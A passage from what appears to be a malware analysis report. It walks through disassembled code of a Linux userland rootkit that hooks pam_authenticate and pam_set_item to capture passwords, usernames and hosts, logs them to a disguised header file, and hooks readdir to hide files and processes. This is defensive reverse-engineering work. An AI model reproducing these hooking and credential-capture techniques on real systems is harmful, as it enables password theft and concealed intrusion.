
```
.text:00000000000023B1 var_460= qword ptr -460h
.text:00000000000023B1 var_458= qword ptr -458h
.text:00000000000023B1 var_44C= dword ptr -44Ch
.text:00000000000023B1 var_448= qword ptr -448h
.text:00000000000023B1 var_438= qword ptr -438h
.text:00000000000023B1 var_430= qword ptr -430h
.text:00000000000023B1 var_428= qword ptr -428h
.text:00000000000023B1 s= byte ptr -420h
.text:00000000000023B1 var_1C= dword ptr -1Ch
.text:00000000000023B1 ptr= qword ptr -18h
.text:00000000000023B1
.text:00000000000023B1 ; __unwind {
.text:00000000000023B1 push    rbp
.text:00000000000023B2 mov     rbp, rsp
.text:00000000000023B5 push    rbx
.text:00000000000023B6 sub     rsp, 458h
.text:00000000000023BD mov     [rbp+var_448], rdi
.text:00000000000023C4 mov     [rbp+var_44C], esi
.text:00000000000023CA mov     [rbp+var_428], 0
.text:00000000000023D5 mov     [rbp+var_430], 0
.text:00000000000023E0 mov     [rbp+var_438], 0
.text:00000000000023EB mov     rax, cs:orig_pam_authenticate_5982
.text:00000000000023F2 test    rax, rax
.text:00000000000023F5 jnz     short loc_2414
```

```
.text:00000000000023F7 lea     rax, aPamAuthenticat_0 ; "pam_authenticate"
.text:00000000000023FE mov     rsi, rax        ; name
.text:0000000000002401 mov     rdi, 0FFFFFFFFFFFFFFFFh ; handle
.text:0000000000002408 call    _dlsym
.text:000000000000240D mov     cs:orig_pam_authenticate_5982, rax
```

```
.text:0000000000002414
.text:0000000000002414 loc_2414:
.text:0000000000002414 mov     rax, cs:orig_pam_authenticate_5982
.text:000000000000241B mov     ecx, [rbp+var_44C]
.text:0000000000002421 mov     rdx, [rbp+var_448]
.text:0000000000002428 mov     esi, ecx
.text:000000000000242A mov     rdi, rdx
.text:000000000000242D call    rax ; orig_pam_authenticate_5982
```

Figure 7


The malware calls the pam_get_item method in order to obtain the following information: 0x1 = **PAM_SERVICE** – the service name, 0x4 = **PAM_RHOST** – the requesting hostname, 0x2 = **PAM_USER** – the username. There is also a function call to getaddrlist, which will be explained in the upcoming paragraphs:



```
.text:000000000000243C lea     rdx, [rbp+var_428]
.text:0000000000002443 mov     rax, [rbp+var_448]
.text:000000000000244A mov     esi, 1
.text:000000000000244F mov     rdi, rax
.text:0000000000002452 call    _pam_get_item
.text:0000000000002457 lea     rdx, [rbp+var_430]
.text:000000000000245E mov     rax, [rbp+var_448]
.text:0000000000002465 mov     esi, 4
.text:000000000000246A mov     rdi, rax
.text:000000000000246D call    _pam_get_item
.text:0000000000002472 lea     rdx, [rbp+var_438]
.text:0000000000002479 mov     rax, [rbp+var_448]
.text:0000000000002480 mov     esi, 2
.text:0000000000002485 mov     rdi, rax
.text:0000000000002488 call    _pam_get_item
.text:000000000000248D call    getaddrlist
```

Figure 8


Based on the information extracted above, the process constructs the following string "pam|<getaddrlist result>|<PAM_SERVICE>|<PAM_RHOST>|<PAM_USER>|<cs:pampassword>". There is a call to a function named saveline with the "/usr/include/linux/usb/usb.h" parameter (see figure 9). This particular function will be dissected in the upcoming paragraphs.



```
.text:0000000000002492 mov     [rbp+ptr], rax
.text:0000000000002496 mov     rbx, cs:pampassword
.text:000000000000249D mov     rax, [rbp+var_438]
.text:00000000000024A4 mov     r8, rax
.text:00000000000024A7 mov     rax, [rbp+var_430]
.text:00000000000024AE mov     rdi, rax
.text:00000000000024B1 mov     rax, [rbp+var_428]
.text:00000000000024B8 mov     rcx, rax
.text:00000000000024BB lea     rdx, aPamSSSSS  ; "pam|%s|%s|%s|%s|%s\n"
.text:00000000000024C2 lea     rax, [rbp+s]
.text:00000000000024C9 mov     rsi, [rbp+ptr]
.text:00000000000024CD mov     [rsp+460h+var_458], rsi
.text:00000000000024D2 mov     [rsp+460h+var_460], rbx
.text:00000000000024D6 mov     r9, r8
.text:00000000000024D9 mov     r8, rdi
.text:00000000000024DC mov     esi, 400h       ; maxlen
.text:00000000000024E1 mov     rdi, rax        ; s
.text:00000000000024E4 mov     eax, 0
.text:00000000000024E9 call    _snprintf
.text:00000000000024EE mov     rax, [rbp+ptr]
.text:00000000000024F2 mov     rdi, rax        ; ptr
.text:00000000000024F5 call    _free
.text:00000000000024FA lea     rax, [rbp+s]
.text:0000000000002501 mov     rsi, rax
.text:0000000000002504 lea     rdi, aUsrIncludeLinu ; "/usr/include/linux/usb/usb.h"
.text:000000000000250B call    saveline
```


Figure 9

The ELF binary implements an erase function called erasefree. It overwrites an area with zeros, and then the pointer which points to this area will be freed:



```
.text:0000000000002510
.text:0000000000002510 loc_2510:
.text:0000000000002510 mov     rax, cs:pampassword
.text:0000000000002517 mov     rdi, rax
.text:000000000000251A call    erasefree
.text:000000000000251F mov     eax, [rbp+var_1C]
.text:0000000000002522 add     rsp, 458h
.text:0000000000002529 pop     rbx
.text:000000000000252A leave
.text:000000000000252B retn
.text:000000000000252B ; } // starts at 23B1
.text:000000000000252B pam_authenticate endp
.text:000000000000252B
```


Figure 10



```
.text:00000000000028C0 erasefree proc near
.text:00000000000028C0
.text:00000000000028C0 s= qword ptr -8
.text:00000000000028C0
.text:00000000000028C0 ; __unwind {
.text:00000000000028C0 push    rbp
.text:00000000000028C1 mov     rbp, rsp
.text:00000000000028C4 sub     rsp, 10h
.text:00000000000028C8 mov     [rbp+s], rdi
.text:00000000000028CC cmp     [rbp+s], 0
.text:00000000000028D1 jz      short locret_28FF

.text:00000000000028D3 mov     rax, [rbp+s]
.text:00000000000028D7 mov     rdi, rax        ; s
.text:00000000000028DA call    _strlen
.text:00000000000028DF mov     rdx, rax        ; n
.text:00000000000028E2 mov     rax, [rbp+s]
.text:00000000000028E6 mov     esi, 0          ; c
.text:00000000000028EB mov     rdi, rax        ; s
.text:00000000000028EE call    _memset
.text:00000000000028F3 mov     rax, [rbp+s]
.text:00000000000028F7 mov     rdi, rax        ; ptr
.text:00000000000028FA call    _free

.text:00000000000028FF
.text:00000000000028FF locret_28FF:
.text:00000000000028FF leave
.text:0000000000002900 retn
.text:0000000000002900 ; } // starts at 28C0
.text:0000000000002900 erasefree endp
.text:0000000000002900
```

Figure 11

The dlsym function is utilized to obtain the address of pam_set_item, and then the process calls the original function:




```
.text:0000000000002313 public pam_set_item
.text:0000000000002313 pam_set_item proc near
.text:0000000000002313
.text:0000000000002313 s= qword ptr -38h
.text:0000000000002313 var_2C= dword ptr -2Ch
.text:0000000000002313 var_28= qword ptr -28h
.text:0000000000002313 var_14= dword ptr -14h
.text:0000000000002313
.text:0000000000002313 ; __unwind {
.text:0000000000002313 push    rbp
.text:0000000000002314 mov     rbp, rsp
.text:0000000000002317 push    rbx
.text:0000000000002318 sub     rsp, 38h
.text:000000000000231C mov     [rbp+var_28], rdi
.text:0000000000002320 mov     [rbp+var_2C], esi
.text:0000000000002323 mov     [rbp+s], rdx
.text:0000000000002327 mov     rax, cs:orig_pam_set_item_5951
.text:000000000000232E test    rax, rax
.text:0000000000002331 jnz     short loc_2350
```

```
.text:0000000000002333 lea     rax, aPamSetItem_0 ; "pam_set_item"
.text:000000000000233A mov     rsi, rax        ; name
.text:000000000000233D mov     rdi, 0FFFFFFFFFFFFFFFFh ; handle
.text:0000000000002344 call    _dlsym
.text:0000000000002349 mov     cs:orig_pam_set_item_5951, rax
```

```
.text:0000000000002350
.text:0000000000002350 loc_2350:
.text:0000000000002350 mov     rax, cs:orig_pam_set_item_5951
.text:0000000000002357 mov     rdx, [rbp+s]
.text:000000000000235B mov     ebx, [rbp+var_2C]
.text:000000000000235E mov     rcx, [rbp+var_28]
.text:0000000000002362 mov     esi, ebx
.text:0000000000002364 mov     rdi, rcx
.text:0000000000002367 call    rax ; orig_pam_set_item_5951
```

Figure 12

The process expects that the item_type value is equal to 0x6 (**PAM_AUTHTOK**), which is the authentication token (usually it’s a password):



```
.text:0000000000002369 mov     [rbp+var_14], eax
.text:000000000000236C cmp     [rbp+var_2C], 6
.text:0000000000002370 jnz     short loc_23A7
```

```
.text:0000000000002372 cmp     [rbp+s], 0
.text:0000000000002377 jz      short loc_23A7
```


```
.text:0000000000002379 mov     rax, cs:pampassword
.text:0000000000002380 test    rax, rax
.text:0000000000002383 jz      short loc_2394
```

```
.text:0000000000002385 mov     rax, cs:pampassword
.text:000000000000238C mov     rdi, rax
.text:000000000000238F call    erasefree
```

```
.text:0000000000002394
.text:0000000000002394 loc_2394:
.text:0000000000002394 mov     rax, [rbp+s]
.text:0000000000002398 mov     rdi, rax         ; s
.text:000000000000239B call    _strdup
.text:00000000000023A0 mov     cs:pampassword, rax
```

Figure 13

The dlsym function is utilized to obtain the address of readdir, as highlighted below:




```
.text:000000000000166D
.text:000000000000166D
.text:000000000000166D ; Attributes: bp-based frame
.text:000000000000166D
.text:000000000000166D public readdir
.text:000000000000166D readdir proc near
.text:000000000000166D
.text:000000000000166D var_18= qword ptr -18h
.text:000000000000166D var_10= qword ptr -10h
.text:000000000000166D var_8= qword ptr -8
.text:000000000000166D
.text:000000000000166D ; __unwind {
.text:000000000000166D push    rbp
.text:000000000000166E mov     rbp, rsp
.text:0000000000001671 sub     rsp, 20h
.text:0000000000001675 mov     [rbp+var_18], rdi
.text:0000000000001679 mov     rax, cs:orig_readdir_5469
.text:0000000000001680 test    rax, rax
.text:0000000000001683 jnz     short loc_16A2
```

```
.text:0000000000001685 lea     rax, name        ; "readdir"
.text:000000000000168C mov     rsi, rax         ; name
.text:000000000000168F mov     rdi, 0FFFFFFFFFFFFFFFFh ; handle
.text:0000000000001696 call    _dlsym
.text:000000000000169B mov     cs:orig_readdir_5469, rax
```

Figure 14

The malware implements a function called check_proc, which will be explained in a bit. Depending on the boolean value returned by this function, the process calls the original readdir method and then hidden_file or hidden_proc:



```
.text:00000000000016A2
.text:00000000000016A2 loc_16A2:
.text:00000000000016A2 mov     rax, [rbp+var_18]
.text:00000000000016A6 mov     rdi, rax
.text:00000000000016A9 call    check_proc
.text:00000000000016AE test    eax, eax
.text:00000000000016B0 jz      short loc_16BF
```

```
.text:00000000000016B2 lea     rax, hidden_proc
.text:00000000000016B9 mov     [rbp+var_8], rax
.text:00000000000016BD jmp     short loc_16E1
```

```
.text:00000000000016BF
.text:00000000000016BF loc_16BF:
.text:00000000000016BF lea     rax, hidden_file
.text:00000000000016C6 mov     [rbp+var_8], rax
.text:00000000000016CA jmp     short loc_16E1
```

